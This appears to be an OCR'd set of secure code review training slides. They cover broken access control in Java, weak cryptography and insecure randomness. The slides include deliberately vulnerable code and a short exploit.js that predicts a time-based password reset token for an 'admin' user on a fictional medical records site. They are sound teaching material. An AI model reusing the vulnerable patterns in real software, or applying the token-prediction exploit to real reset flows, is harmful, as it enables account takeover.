


```
public void updateAccount(HttpServletRequest request) {
    String accountId = request.getParameter("accountId");
    Account account = accountRepository.findById(Long.parseLong(accountId));
    account.setBalance(request.getParameter("newBalance"));
    accountRepository.save(account); // No access control check, potential BAC vulnerability
}
```

3

Authentication is checked in a disorganized way

Hard to detect from single method code patterns…
Need to analyse whole codebase or app logic.



```
...
    public void updatePassword(Long userId, String newPassword) throws IllegalAccessException {
        User user = userRepository.findById(userId).orElse(null);
        if (user == null) {
            throw new IllegalArgumentException("User not found.");
        }

        // Check if the authenticated user is allowed to update the password
        if (!principal.getId().equals(userId) && !principal.hasRole("ADMIN")) {
            throw new IllegalAccessException("You do not have permission to update this password.");
        }

        user.setPassword(newPassword);
        userRepository.save(user);
    }
...
@RestController
public class UserController {
    @Autowired
    private UserService userService;
    @GetMapping("/updatePassword")
    public String updatePassword(@RequestParam Long userId, @RequestParam String newPassword) {
        try {
            userService.updatePassword(userId, newPassword);
            return "Password updated successfully for userId: " + userId;
        } catch (IllegalAccessException e) {
            return "Access denied: " + e.getMessage();
        } catch (IllegalArgumentException e) {
            return "Error: " + e.getMessage();
        }
    }
}
...
```


Cryptographic failures

- Old algorithms are no longer considered best practise (MD5, SHA-1, regular DES encryptions)

- Using MITM vulnerable protocols (without SSL smtp, ftp , http)

  Tip! You can craft regex to search each one them

Insecure Randomness (Are random functions , really random?)



From: hello@mmsmr.com

To: happyuser123@email.com


My Super Secure Medical Records

Your have requested to reset your password.

Click here to reset:

https://mssmr.com/forgot?token=5e884898da2804715

Regular built in random functions are never secure for sensitive actions (Random(), Math.Random() etc.)


docs.oracle.com/javame/config/cldc/ref-impl/cldc1.0/jsr030/java/util/Random.html

Constructor Detail

Random


```
public Random()
```

Creates a new random number generator. Its seed is initialized to a value based on the current time:


```
public Random() { this(System.currentTimeMillis()); }
```


See Also:
System.currentTimeMillis()

“Pseudo”




```
function generateForgotPasswordToken(username) {
    var time = new Date();

    return
createHash('sha256').update(time.getHours() + ":" +
time.getMinutes() + username).digest('hex');

}
```





```
const { createHash } = require('crypto');
var time = new Date();


    console.log(
createHash('sha256').update(time.getHours() + ":" +
time.getMinutes() + "admin").digest('hex'));

}
```

```
$ node exploit.js
$ fc04c5c4e0c6a732b06375acb90026d5ee73072ead2ec2b45b8a3ced469a633
```



https://mssmr.com/forgot?token=fc04c5c4e0c6a732b06...

My Super Secure Medical Records


Password

****

Re-enter password

